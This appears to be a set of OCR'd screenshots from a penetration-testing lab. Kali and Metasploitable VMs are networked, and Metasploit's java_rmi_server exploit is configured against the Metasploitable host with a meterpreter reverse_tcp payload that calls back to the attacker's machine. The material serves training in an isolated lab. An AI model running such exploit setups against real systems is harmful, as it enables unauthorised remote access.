




kali-linux-2024-virtualbox-amd64 (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
1 2 3 4
15:16
kali@kali: ~
File Actions Edit View Help
Metasploitable (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
WINDOWS SINISTRO + MAIUSC
WINDOWS SINISTRO + MAIUSC

```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/network/interfaces
[sudo] password for kali:

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ sudo /etc/init.d/networking restart
Restarting networking (via systemctl): networking.service.

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:febb:2e7c  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:bb:2e:7c  txqueuelen 1000  (Ethernet)
        RX packets 111  bytes 9640 (9.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 34  bytes 3816 (3.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 8  bytes 480 (480.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8  bytes 480 (480.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0


┌──(kali㉿kali)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=36.1 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=19.6 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.22 ms
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=43.2 ms
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=24.4 ms
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=5.06 ms
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=12.9 ms
^C
── 192.168.11.112 ping statistics ──
7 packets transmitted, 7 received, 0% packet loss, time 6017ms
rtt min/avg/max/mdev = 1.224/20.364/43.224/14.361 ms

┌──(kali㉿kali)-[~]
└─$ 
```

```
--- 192.168.11.112 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.071/0.073/0.075/0.002 ms
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:93:d0:c4
          inet addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe93:d0c4/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:332 (332.0 B)  TX bytes:4242 (4.1 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:20889 (20.3 KB)  TX bytes:20889 (20.3 KB)

msfadmin@metasploitable:~$
msfadmin@metasploitable:~$
```




```
   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112
RHOSTS => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20
HTTPDELAY => 20
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  20               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metaspl
                                         oit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an addr
                                         ess on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)



View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > 
```




```
┌──(kali㉿kali)-[~]
└─$ sudo nano /etc/network/interfaces

┌──(kali㉿kali)-[~]
└─$

┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.63  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::a00:27ff:fe21:b1d0  prefixlen 64  scopeid 0×20<link>
        ether 08:00:27:21:b1:d0  txqueuelen 1000  (Ethernet)
        RX packets 177  bytes 16398 (16.0 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 115  bytes 38635 (37.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 348  bytes 20280 (19.8 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 348  bytes 20280 (19.8 KiB)
